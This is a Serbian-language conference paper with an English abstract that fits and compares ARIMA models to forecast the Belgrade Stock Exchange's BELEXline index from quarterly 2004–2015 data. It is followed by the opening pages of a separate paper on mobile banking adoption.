Cilj rada jeste da se empirijski pokuša predložiti najbolji linearni ARIMA model kojim bi se opisalo i predvidelo buduće kretanje berzanskog indeksa Beogradske berze BELEXline. Izbor najboljeg modela podrazumeva sprovođenje faza identifikovanja, procene i provere validnosti modela. Identifikovanje modela vrši se na bazi posmatranja autokorelacione funckije i funcije parcijalne autokorelacije vremenske serije onog nivoa diferencije pri kome je uslov stacionarnosti serije ispunjen. Parametri više identifikovanih modela ocenjuju se metodom najmanjih kvadrata, te da bi se osigurala nepristrasnost rezultata, potrebno je izvišiti testiranje njihovih reziduala. Modeli koji bi se mogli uzeti u razmatranje su oni čiji reziduali poseduju normalan raspored i ne ukazuju na prisustvo autokorelacije. Između nekoliko predloženih modela koji ispunjavaju navedene uslove, relativno najbolji biće onaj sa minimalnim vrednostima informacionih kriterijuma AIC i SIC, kao iminimalnim vrednostima pokazatelja kvaliteta prognoze. Sledeći navedenu proceduru, empirijskom analizom serije kvartalnih podataka BELEXlina indeksa u periodu od decembra 2004. do marta 2015. godine, predložena su dva modela za koje se pretpostavlja da mogu obezbediti dobre rezultate prognoziranja budućeg kretanja indeksa.

**Ključne reči:**
BELEXline, ARIMA model, stacionarnost, ACF, PACF.

**Abstract:**
The aim of this paper is to attempt to empirically propose the most appropriate linear ARIMA model for describing and forecasting future movements of the Belgrade Stock Exchange index, BELEXline. Model selection involves implementation of three phases: identification, estimation and verification of the validity of the model. Model identification is performed on the basis of both auto-correlation (ACF) and partial auto-correlation function (PACF) of time series of the degree of difference in which the condition of stationarity is met. The parameters of several identified models are estimated using OLS method, and therefore, in order to ensure unbiased results, the residuals of the proposed models should be examined. Models that could be taken into consideration are those whose residuals have a normal distribution and do not indicate the presence of auto-correlation. Among several proposed models that meet the aforementioned requirements, the most suitable would be the one with the minimum value of information criteria AIC and SIC, and minimum values of quality indicators of forecasting. Based on the above-given procedure, two models have been proposed by means of the empirical analysis of a series of quarterly data Belexline during the period from December 2013 to March 2015, which are expected to provide favourable results concerning forecasting future movements of the index.

**Key words:**
BELEXline, ARIMA model, stationarity, ACF, PACF.

## 1. UVOD

Značajne promene u međunarodnom finansijskom sistemu kao što je pojava novih tržišta kapitala, ukidanje kapitalnih barijera i sloboda kretanja kapitala, proširile su mogućnosti investiranja i učinile to da, u proteklom periodu, tržišta u razvoju i slabo razvijena tržišta postanu predmet istraživanja velikog broja finasijskih analitičara. To iz razloga što takva istraživanja, nesumnjivo, pružaju investitorima odgovarajuće informacije na osnovu kojih donose svoje investicionu odluke, u nastojanju da izvrše efikasnu alokaciju sredstava i obezbijede što bolju diversifikaciju svojih investicionih portfolija.

Berzansko tržište, kao jedan od osnovnih elemenata tržišta kapitala, u najvećoj mjeri doprinosi ekonomskom razvoju jedne zemlje. Međutim, svetska ekonomska i finansijska kriza koja je početkom 2008. godine uzdrmala sva svetska tržišta kapitala dovela je u pitanje mogućnost održavanja stabilnosti i najvećih nacionalnih ekonomija. Nedostatak interesa za investiranjem od strane investitora poslednjih godina, rezultat je ostvarivanja velikih gubitaka na tržištima kapitala, nastalih kao posledica nepredviđenih fluktuacija. To se naročito osetilo na tržištima kapitala zemalja u tranziciji, koja su bila najviše izložena dramatičnim fluktuacijama u periodu posle krize. Stoga je opravdana činjenica da su tehnike predviđanja kretanja cena na tržištima kapitala postale jedna od najvažnijih tema u okviru finansijske literature. Tehničke analize predviđanja bazirane na korišćenju istorijskih podataka zasigurno su zasenile i u drugi plan stavile tradicionalnu fundamentalnu analizu kretanja cena na tržištu koja se isključivo oslanjala na intuitivnu spoznaju internih i eksternih faktora koji utiču na poslovanje kompanije. Ukoliko bi postojala mogućnost da se formira odgovarajući model koji će predvideti kretanja na berzanskim tržištima zemalja u razvoju, to bi se, nesumnjivo, pozitivno odrazilo na privlačenje većeg broja investitora i na održavanje stabilnosti nacionalne ekonomije zemlje.

Cilj rada je da se pruži doprinos u pogledu formiranja modela kojim bi se opisalo i predvidelo kretanje tržišnog indeksa Beogradske berze BELEXline. Analiza će se zasnivati na primeni ARIMA modela uz korišćenje kvartalnih podatka o kretanju berzanskog indeksa u periodu od decembra 2004. do marta 2015. godine.



E-mail: vesna.prorok@gmail.com
DOI: 10.15308/Synthesis-2015-432-436

Proces izbora predloženog ARIMA modela odvija se u tri faze:

1. identifikacija modela,
2. ocjena modela i
3. predviđanje.

Faza identifikacije obuhvata pronalaženje nivoa stacionarnosti stvarne ili transformisane serije podataka, te određivanje potencijalnog broja lagova autorogresionog modela i modela pokretnih sredina na bazi autokorelacione funkcije (ACF) i funkcije parcijalne autokorelacije (PACF). Vrednosti parametara potencijalnih modela se ocenjuju metodom najmanjih kvadrata, a najniža vrednost kriterijuma AIC i SIC će ukazati na to koji od predloženih modela je relativno najbolji. U narednoj fazi utvrđuje se validnost modela testiranjem serije njegovih reziduala, koji moraju zadovoljiti uslove normalnog rasporeda i nepostojanje autokorelacije. U konačnom, izabrani model koji ispunjava sve navedene uslove može se dalje koristiti za predviđanje budućih kretanja tržišnog indeksa BELEXline.

## 2. PREGLED LITERATURE

Za razliku od regresionih modela u kojima se jedna varijabla objašnjava kretanjem jedne ili više drugih varijabli, ARIMA modeli omogućavaju da se kretanje varijable objasni vrednostima same varijable i stohastičkim greškama iz prethodnih perioda (Kalu, 2010). ARIMA modeli ne podrazumevaju formiranje simultane jednačine već analiziraju verovatnoće ili stohastičke karakteristike vremenske serije, zasnovane na njenim istorijskim podacima.

U nastavku ćemo se kratko osvrnuti na rezultate istraživanja o predviđanju vrednosti tržišnih indeksa zemalja u razvoju sprovedenih u poslednjoj deceniji, primjenom ARIMA ili drugih alternativnih modela koji su se u određenim analizama pokazali efikasnijim.

Emenike Kalu (2010) je na bazi mesečnih podataka u periodu od 1985. do 2008. godine predložio ARIMA (1,1,1) model kojim bi se predvidelo kretanje berzanskog indeksa na tržištu Nigerije. Međutim, nepredviđene fluktuacije na svetskim finansijskim tržištima, uzrokovane svetskom ekonomskom i finansijskom krizom, dovele su do toga da se takav model u kratkom vremenu, pokaže kao neuspešan.

Sličnu metodologiju koristili su Rotela Junior *et al.* (2014) prilikom formiranja modela za predviđanje kretanja berzanskog indeksa Brazilske berze (*Ibovespa*) koristići mesečne podatke iz perioda od januara 1995. do januara 2013. godine. Od četiri predviđena modela, kao najbolji pokazao se AR1 model, što su potvrdili i rezultati statistike koeficijenata AR1 modela i $\chi^2$ statistike. Izbor modela izvršen je primenom MAPE kriterijuma čija je vrednost za AR1 model iznosila 0,052%, što je bilo manje u poređenju sa vrednostima MAPE kriterijuma alternativnih modela.

Simons i Laryen (2005) su testirali održivost hipoteze slabe forme efikasnosti na četiri afrička tržišta (Južna Afrika, Gana, Mauricijus i Egipat) na osnovu sedmičnih i mesečnih podataka u periodu od 1990. do 2003. godine. Primjenom neparametarskih i parametarskih testova došli su do zaključka da je hipoteza slabe forme efikasnosti ispunjena samo na tržištu Južne Afrike, dok su se za ostala tržišta Box-Jeniks metodologijom formirali ARIMA modeli (Egipat ARIMA (1,0,1), Gana ARIMA (1,0,2) i Mauricijus ARIMA (2,0,1)) za predviđanje budućih kretanja njihovih tržišnih indeksa. Sama činjenica da se takvi modeli mogu formirati je, prema hipotezi slučajnog hoda, već dovoljan pokazatelj neefikasnosti tržišta. Ovakve analize u finansijskoj literaturi nisu bile rijetke. Još jedan od dokaza neispunjenosti hipoteza slabe forme efikasnosti, na sličan način, pružili su Rahman i Hossain u radu *Dhaka Stock Exchange: Weak-Forma Efficiency for both Traditional Company and Islamic Company.* Za potrebe analize korišteni su dnevni podaci berzanskog indeksa u Daki u periodu od 1. januara 1994. do 30. marta 2005. godine. Rezultati su odbacili nultu hipotezu slučajnog hoda, te su se na bazi AIC kriterijuma odabira optimalnog broja lagova, koeficijenta determinacije i autokorelacione funckije predložila dva ARIMA modela (ARIMA (3,0,2) i ARIMA (1,0,1)) kojima bi se opisalo kratkoročno kretanje indeksa berze u Daki. Oba modela bila su odgovarajuća, sa stitistički značajnim koeficijentima pri nivou značajnosti od 1%.

Mnogi autori, kao osnovni nedostatak ARIMA modela, ističu nemogućnost da obuhvati nelinearne komponente prilikom predviđanja. Iz tog razloga danas je sve veći broj modela zasnovanih na kombinaciji linearnih i nelinearnih komponenti, koje doprinose poboljšanju performansi predviđanja.

## 3. METODOLOGIJA I ANALIZA

### 3.1. ARIMA MODEL

ARIMA modeli su, u finansijskoj literaturi, najčešće korišteni linearni modeli analize i predviđanja vremenskih serija, s obzirom na to da, zbog svoje fleksibilnosti, mogu ujedno predstaviti komponente tri različita modela:

1. čistog autoregresionog modela (AR),
2. čistog modela pokretnih sredina (MA) i
3. kombinciju AR i MA modela, tj. ARMA modela.

ARIMA modeli obilježavaju se sa ARIMA($p,d,q$), gdje $p$ i $q$ predstavljaju broj lagova AR i MA modal, respektivno, uključenih u ARIMA model, dok $d$ ukazuje na nivo integrisanosti ili stacionarnosti posmatrane vremenske serije. Buduća vrijednost varijable prema ARIMA modelu predstavlja linearnu funkciju vrijednosti varijable i standardnih grešaka iz prethodnih perioda čija dinamika je opisana sljedećim izrazom:

$$y_t = \phi_0 + \sum_{p=1}^{P} \phi_p y_{t-p} + \sum_{q=1}^{Q} \theta_q \varepsilon_{t-q} + \varepsilon_t \qquad (1)$$

gdje je $\varepsilon_t$ proces bijelog šuma sa karakteristikom $E_{t-1}[\varepsilon_t] = 0$.

Parametri $\phi_i (i = 1,2,3,\ldots,p)$ i $\theta_j (j = 0,1,2\ldots,q)$ su parametri lagova AR i MA modela. Proces izabora potencijalnog broja modela zasniva se na Box-Jenkins metodologiji, koju čine faze identifikacije, ocjene i provjere modela.


### 3.2. IDENTIFIKACIJA MODELA BELEXLINE INDEKSA

BELEXline je opšti indeks Beogradske berze u čiju strukturu, trenutno, ulaze akcije 54 kompanije. To su akcije kojima se trguje na Beogradskoj berzi i koje su ispunile sve kriterijume za ulazak u indeksnu korpu.

Empirijska analiza formiranja odgovorajućeg modela predviđanja kretanja tržišnog indeksa BELEXline zasnivaće se na kvartalnim istorijskim podacima indeksa u periodu od decembra 2004. do marta 2015. godine. Na grafikonu 1. i 2. predstavljena je stvarna i logaritamski transformisana vremenska serija podataka koja će biti predmet analize pri formiranju ARIMA modela.




DOI: 10.15308/Synthesis-2015-432-436




Grafik 1-2. Prikaz stvarne i logaritamski transformisane serije podataka BELEXline indeksa

Za potrebe analize neophodno je utvditi stacionarnost posmatranih vremenskih serija, jer svaki model zasnovan na stacionarnoj seriji podataka je sam po sebi već stacionaran i predstavlja dobru osnovu za buduća predviđanja. Rezultati proširenog Diki-Fulerovog testa, prikazani u tabeli 1, ukazali su na postojanje jediničnog korjena za podatke na nivou, dok je uslov stacionarnosti bio ispunjen za diferencirane podatke kako stvarne, tako i logaritamski transformisane serije podataka BELEXline indeksa.




Grafik 3-4. Prikaz diferencirane stvarne i logaritamski transformisane serije podataka BELEXline indeksa

| Varijable | ADF | I(d) |
|---|---|---|
| BELEXline | -1,864694 | I(1) |
| d(BELEXline) | -3,123049* | I(0) |
| log(BELEXline) | -1,766608 | I(1) |
| d(log(BELEXline)) | -4,928887* | I(0) |

Tabela 2. Rezultati ADF testa jediničnog korjena stvarnih i logaritamski transformisanih vremenskih serija za podatke na nivou i za diferenciranu seriju podataka

Kada smo utvrdili nivo stacionarnosti, pristupamo identifikaciji modela na bazi posmatranja autukorelacione funkcije i funkcije parcijalne autokorelacije. Autokorelaciona funkcija daće nam informaciju o potencijalnom broju lagova modela pokretnih sredina, dok će nam funkcija parcijalne autokorelacije poslužiti za odabir broja lagova autoregresionog modela, uključenih u ARIMA model.

Sample: 2004Q4 2015Q4
Included observations: 41

| Autocorrelation | Partial Correlation | | AC | PAC | Q-Stat | Prob |
|---|---|---|---|---|---|---|
| | | 1 | 0.356 | 0.356 | 5.5834 | 0.018 |
| | | 2 | 0.186 | 0.068 | 7.1536 | 0.028 |
| | | 3 | -0.061 | -0.170 | 7.3276 | 0.062 |
| | | 4 | -0.072 | -0.017 | 7.5766 | 0.108 |
| | | 5 | -0.058 | 0.013 | 7.7418 | 0.171 |
| | | 6 | -0.313 | -0.349 | 12.662 | 0.049 |
| | | 7 | -0.193 | 0.010 | 14.584 | 0.042 |
| | | 8 | -0.030 | 0.180 | 14.632 | 0.067 |
| | | 9 | 0.014 | -0.112 | 14.644 | 0.101 |
| | | 10 | 0.055 | -0.014 | 14.815 | 0.139 |
| | | 11 | -0.058 | -0.022 | 15.014 | 0.182 |
| | | 12 | -0.094 | -0.216 | 15.546 | 0.213 |
| | | 13 | -0.015 | 0.038 | 15.561 | 0.274 |
| | | 14 | -0.042 | 0.056 | 15.676 | 0.334 |
| | | 15 | 0.002 | -0.066 | 15.676 | 0.404 |
| | | 16 | -0.014 | 0.018 | 15.690 | 0.475 |
| | | 17 | 0.002 | 0.002 | 15.690 | 0.546 |
| | | 18 | -0.015 | -0.193 | 15.707 | 0.613 |
| | | 19 | -0.073 | -0.055 | 16.134 | 0.648 |
| | | 20 | -0.043 | 0.078 | 16.288 | 0.699 |

Prikaz 1. ADF i PACF diferencirane serije BELEXline indeka

Sample: 2004Q4 2015Q4
Included observations: 41

| Autocorrelation | Partial Correlation | | AC | PAC | Q-Stat | Prob |
|---|---|---|---|---|---|---|
| | | 1 | 0.298 | 0.298 | 3.9047 | 0.048 |
| | | 2 | -0.003 | -0.100 | 3.9050 | 0.142 |
| | | 3 | -0.067 | -0.040 | 4.1136 | 0.249 |
| | | 4 | 0.055 | 0.098 | 4.2568 | 0.372 |
| | | 5 | -0.047 | -0.112 | 4.3669 | 0.498 |
| | | 6 | -0.136 | -0.099 | 5.2989 | 0.506 |
| | | 7 | -0.076 | 0.009 | 5.5953 | 0.588 |
| | | 8 | -0.112 | -0.133 | 6.2633 | 0.618 |
| | | 9 | -0.087 | -0.030 | 6.6772 | 0.671 |
| | | 10 | 0.094 | 0.162 | 7.1808 | 0.708 |
| | | 11 | 0.032 | -0.097 | 7.2420 | 0.779 |
| | | 12 | -0.107 | -0.116 | 7.9417 | 0.790 |
| | | 13 | 0.012 | 0.137 | 7.9503 | 0.847 |
| | | 14 | 0.017 | -0.116 | 7.9702 | 0.891 |
| | | 15 | -0.065 | -0.101 | 8.2601 | 0.913 |
| | | 16 | -0.143 | -0.016 | 9.6949 | 0.882 |
| | | 17 | 0.072 | 0.099 | 10.075 | 0.900 |
| | | 18 | 0.046 | -0.068 | 10.240 | 0.924 |
| | | 19 | -0.136 | -0.128 | 11.729 | 0.897 |
| | | 20 | -0.062 | 0.033 | 12.057 | 0.914 |

Prikaz 2. ADF i PACF diferencirane serije logaritamski transformisanog BELEXline indeksa



DOI: 10.15308/Synthesis-2015-432-436

Na bazi posmatranja korelograma autokorelacije i parcijalne autokorelacije diferenciranih podataka stvarne i logaritamski transformisane vremenske serije BELEXline indeksa, predložićemo nekoliko ARIMA modela za predviđanje njegovog budućeg kretanja. Predloženi modeli prikazani su u tabelama 3 i 4.

| | Model 1 | Model 2 | Model 3 | Model 4 | Model 5 |
|---|---|---|---|---|---|
| AR(1) | √ | | | √ | √ |
| AR(2) | | | | √ | |
| MA(1) | | √ | √ | √ | √ |
| MA(2) | | | √ | | √ |

Tabela 3. Predloženi modeli na bazi diferencirane stvarne serije podataka BELEXline indeksa

| | Model 1 | Model 2 |
|---|---|---|
| AR(1) | √ | |
| MA(1) | | √ |

Tabela 4. Predloženi modeli na bazi diferencirane logaritamski transformisane serije podataka BELEXline indeksa

U nastavku ćemo ocijeniti vrijednosti parametara identifikovanih modela i izvršiti provjeru njihove validnosti testiranjem serije reziduala. Vrijednosti ocijenjenih parameta se mogu smatrati nepristrasnim samo u slučaju da se radi o modelima čiji reziduali posjeduju normalni raspored, te ispunjavaju uslove homoskedastičnosti i nepostojanja autokorelacije.

### 3.3. OCJENA PARAMETARA I PROVJERA VALIDNOSTI PREDLOŽENIH MODELA

U tabeli 5. i 6. prikazani su rezultati ocijenjenih modela primjenom metoda najmanjih kvadrata. Koeficijenti parametara svih modela su statistički značajni, što je pokazatelj da su predloženi modeli potencijalno odgovarajući i da se mogu koristiti za buduća predviđanja, ali samo pod pretpostavkom da reziduali ispunjavaju već navedene uslove. To bi značilo da se samo uz dodatno testiranje reziduala može zaključiti da li su ocjene parametara predloženih modela pristrasne ili ne. Ako se pokaže da su ocjene parametara pristrasne, takav model će biti isključen iz dalje analize, jer je jasno da neće obezbijediti dobro procjene budućih kretanja varijable.

| | Model 1 | Model 2 | Model 3 | Model 4 | Model 5 |
|---|---|---|---|---|---|
| AR(1) | 0.35549<br>t-statistika<br>2.475034<br>vjerovatnoća<br>0.0178 | | | -0.486235<br>t-statistika<br>-2.870485<br>vjerovatnoća<br>0.0068 | -0.347711<br>t-statistika<br>-2.233812<br>vjerovatnoća<br>0.0316 |
| AR(2) | | | | 0.274201<br>t-statistika<br>2.934643<br>vjerovatnoća<br>0.0058 | |
| MA(1) | | 0.312437<br>t-statistika<br>2.116816<br>vjerovatnoća<br>0.0405 | 0.639199<br>t-statistika<br>5.311101<br>vjerovatnoća<br>0.0000 | 1.311942<br>t-statistika<br>8.311197<br>vjerovatnoća<br>0.0000 | 0.880173<br>t-statistika<br>14.51299<br>vjerovatnoća<br>0.0000 |
| MA(2) | | | 0.657868<br>t-statistika<br>5.358453<br>vjerovatnoća<br>0.0000 | | 0.940388<br>t-statistika<br>24.38898<br>vjerovatnoća<br>0.0000 |

Tabela 5. Ocijenjeni parametri predloženih modela na bazi diferencirane stvarne serije podataka BELEXline indeksa

| | Model 1 | Model 2 |
|---|---|---|
| AR(1) | 0.140819<br>t-statistika<br>2.107780<br>vjerovatnoća<br>0.0415 | |
| MA(1) | | 0.430329<br>t-statistika<br>3.230849<br>vjerovatnoća<br>0.0025 |

Tabela 6. Ocijenjeni parametri predloženih modela na bazi diferencirane logaritamski transformisane serije podataka BELEXline indeksa

Primenom *Jarque Bera* testa normalnosti utvrđeno je da Modeli 1, 2, 3 i 4 iz tabele 5. ne ispunjavaju uslov normalnosti reziduala, te kao takvi ne mogu biti osnova za dalje predviđanje. Model 5 iz tabele 5. i modeli 1 i 2 iz tabele 6. zadovoljavaju sve pretpostavke koje obezbeđuju efikasne i nepristrasne ocene parametara, tj. njihovi reziduali poseduju normalan raspored, te ne pokazuju prisustvo autokorelacije i heteroskedastičnosti. U nastavku ćemo izvršiti predviđanje kretanja BELEXine na bazi modela 5 iz tabele 5, dok ćemo od dva predložena modela iz tabele 6. izabrati onaj sa manjom vrednošću informaiconih kriterijuma AIC i SIC kretijuma, kao i manjim vrednostima pokazatelja preciznosti prognoze.

## 4. PREDVIĐANJE

Predloženim ARIMA modelima mogu se oceniti vrednosti za posmatrani period, te predvideti buduće vrednosti indeksa BELEXline. Ocenjene vrednosti za posmatrani period mogu poslužiti kao potvrda adekvatnosti formiranog modela, dok predviđene vrednosti za naredne periode mogu predstavljati osnovu za donošenje investicionih odluka. U tabeli 7. prikazane su vrednosti AIC i SIC kriterijuma, kao i pokazatelji preciznosti predviđanja koji su izračunati za poslednjih 8 kvartala raspoloživog uzorka. Prema svim pokazateljima, kao bolji od dva predložena modela iz tabele 6, pokazao se model 1.




DOI: 10.15308/Synthesis-2015-432-436


| | Model 1 | Model 2 |
|---|---|---|
| AIC | -0,633006 | -0,547199 |
| SIC | -0,590784 | -0,505405 |
| Korjen srednje kvadratne greške prognoze | 96,24596 | 97,25101 |
| Srednja apsolutna greška | 68,58890 | 71,23850 |
| Srednja apsolutna procentualna greška prognoze | 6,140396 | 6,262596 |

Tabela 7. Vrednosti informacionih kriterijuma i pokazatelja preciznosti prognoze za dva predložena modela na bazi diferencirane logaritamski transformisane vremenske serije

Na grafikonima 5. i 6. prikazano je predviđeno kretanje BELEXline indeksa za period do kraja prvog kvartala 2016. godine, na bazi modela 5 iz tabele 5. i na bazi modela 1 iz tabele 6, s obzirom na to da je model 1 za difereniranu logaritamski transofrmisanu seriju podataka prema svim kriterijumima bolji.




Grafik 5. Prikaz stvarnih i prognoziranih vrednosti BELEXline indeksa na bazi modela 5




Grafik 6. Prikaz stvarnih i prognoziranih vrednosti BELEXline indeksa na bazi modela 1

## 5. ZAKLJUČAK

U radu je analizirana mogućnost izbora odgovarajućeg ARIMA modela za predviđanje kretanja BELEXline indeksa Beogradske berze na bazi kvartalnih podataka, koji će biti dobra osnova za kratkoročno predviđanje njegovog kretanja. Identikovan je okvir za ARIMA modeliranje koji obuhvata sledeće korake: identifikacija modela, ocena i verifikacija modela i predviđanje. Najbolji model je izabran upotrebom informacionih kriterijuma AIC i SIC, kao i upotrebom pokazatelja kvaliteta prognoze. Testiranjem serije reziduala modela utvrđeno je da izabrani model ispunjava uslove normalnog rasporeda i nepostojanje autokorelacije i heteroskedstičnosti, te je pogodan za kratkoročno predviđanje budućih kretanja tržišnog indeksa BELEXline.

Naravno, predviđanje kretanja tržišnih indeksa zemalja u razvoju, mnogo je teži posao s obzirom na to da je tehnička analiza namenjena razvijenim i efikasnim tržištima kapitala. Ekonomski ciklusi zemalja u razvoju su mnogo volatilniji i pod uticajem su inostranih priliva kapitala, što značajno umanjuje prediktivnu sposobnost modela.

## LITERATURA

Abdullah, L. (2012). ARIMA Model for Gold Bullion Coin Selling Prices Forecasting. *International Journal of Advances in Applied Sciences(IJAAS), 1(4), 153-158.*

Afego, P. (2012). Weak Form Efficiency of the Nigerian Stock Market: An Empirical Analysis (1984 – 2009). *International Journal of Economics and Financial Issue, 2(3), 340-347.*

Campbell, J. Y., Lo, A. W., & MacKinlay, A. C. (1997). *The econometrics of financial markets*. Princeton, N.J: Princeton University Press.

Dougherty, C. (2007). *Introduction to econometrics.* New York: Oxford University Press.

Gourieroux, C., & Jasiak, J. (2001). *Financial econometrics: Problems, models, and methods*. Princeton, N.J: Princeton University Press.

Harris, E., Abdul-Aziz, A.R., & Avuglah, R.K. (2012). Modeling annual Coffee production in Ghana using ARIMA time series Model. *International Journal of Business and Social Research,* 2(7), 175-186.

Kalu, Emenike O. (2010). Forecasting Nigerian Stock Exchange Returns: Evidence from Autoregressive Integrated Moving Average (ARIMA) Model. *Social Science Research Network.* Preuzeto 3. marta 2015. sa http://ssrn.com/abstract=1633006

Maddala, G.S. (1992). *Introduction to Econometrics.* New York: Macmillan Publishing Company.

Rahman, S., & Hossain, F. (2006). Weak-form Efficiency: Testimony of Dhaka Stock Exchange. Journal of Business Research, 8, 1-12.

Rotela Junior, P., Riera Salomon, F.L., & Oliviera Pampplona, E. (2014). ARIMA: An Applied Time Series Forecasting Model for the Bovespa Stock Index. *Applied Mathematics,* 5(21), 3383-3391. DOI: 10.4236/am.2014.521315

Simons, D.N., & Laryea, S. (2005). Testing the Efficiency of African Markets. *Social Science Research Network.* Preuzeto 3. marta 2015. sa http://economics.ca/2004/papers/0056.pdf

Terrell, D., & Fomby, T.B. (2006). *Econometric analysis of financial and economic time series*. Amsterdam: Elsevier.



DOI: 10.15308/Synthesis-2015-432-436

Synthesis
International Scientific Conference of IT and Business-Related Research

# PERSPEKTIVE MOBILNOG BANKARSTVA

## MOBILE BANKING PERSPECTIVES

Tamara Uroš
Beogradska poslovna škola, Visoka škola strukovnih studija, Beograd

**Apstrakt:**
U uslovima globalizacije, tehnološkog napretka i porasta konkurencije banke su prisiljene da ponude nove servise kako bi zadržale postojeće i privukle nove klijente. Razvoj Interneta i mobilnih tehnologija, kao i fleksibilnost i pogodnost korišćenja mobilnih uređaja, uslovili su razvoj mobilnog bankarstva. Intenziviranje globalizacije kao posledicu ima veću mobilnost, što je uslovilo veću potrebu za mobilnim servisima koji se mogu realizovati u bilo koje vreme na bilo kom mestu (anytime, anywhere). Razvoj mobilnih komunikacionih tehnologija i eksplozivan rast broja korisnika mobilnih telefona ohrabrio je mnoge kompanije da razvijaju i lansiraju nove e-bankarske aplikacije i usluge poznate pod nazivom mobilno bankarstvo. U radu su opisani razlozi koji utiču na prihvatanje mobilnog bankarstva i mobilnog plaćanja, a objašnjene su i osnovne prepreke za njihovo prihvatanje – strah zbog nedovoljne bezbednosti i otpor velikog dela stanovništva prema novim tehnologijama.

**Ključne reči:**
mobilno plaćanje, mobilno bankarstvo, pametni telefoni, internet.

**Abstract:**
In the context of globalization, technological advances and growing competition, the banks are forced to offer new services in order to maintain the existing and attract new customers. The development of the Internet and mobile technologies, as well as the flexibility and convenience of use of mobile phones, brought about the development of mobile banking. One of the consequences of the increasing globalization is greater mobility, which in turn causes greater demand for mobile services that can be used anytime and anywhere. The development of mobile communication technologies and explosive growth in the number of mobile phone users has triggered many companies to develop and launch new e-banking applications and services, known as mobile banking. The paper elaborates on the reasons for adopting mobile banking and mobile payment, and the basic obstacles to their acceptance, including the fear of insufficient security and resistance to new technologies targeting large segments of population.

**Key words:**
mobile payment, mobile banking, smart phones, the Internet.

## 1. UVOD

Tehnološki napredak u oblasti telekomunikacija i informacionih tehnologija poslednjih nekoliko godina uticao je na razvoj bankarske industrije, pre svega na način isporuke finansijskih usluga. Banke nastoje da u skladu sa tehnološkim napretkom usvoje nove strategije kako bi zadovoljile potrebe svojih klijenata i ponudile im bolje proizvode i usluge istovremeno smanjujući operativne troškove.

Mobilno bankarstvo podrazumeva korišćenje mobilnih uređaja za pružanje bankarskih servisa kao što su: uvid u stanje na računu, pregled prethodno izvršenih transakcija, transfer fondova između računa, upozorenja o promeni stanja na računu, davanje naloga za plaćanje, trgovina akcijama, informacije o kamatnim stopama, deviznim kursevima i sl. Uređaji koji se koriste za mobilni pristup Internetu uključuju: *notebook* računare, PDA (*Personal Digital Assistant*) računare, tablet računare, mobilne telefone, pametne telefone (*smartphone*). Osnovna karakteristika ovih uređaja je da su prenosivi i raspoloživi u bilo koje vreme na bilo kom mestu. Mobilni servisi su dodali element mobilnosti konvencionalnim elektronskim bankarskim servisima koji se mogu realizovati preko fiksnih mreža.

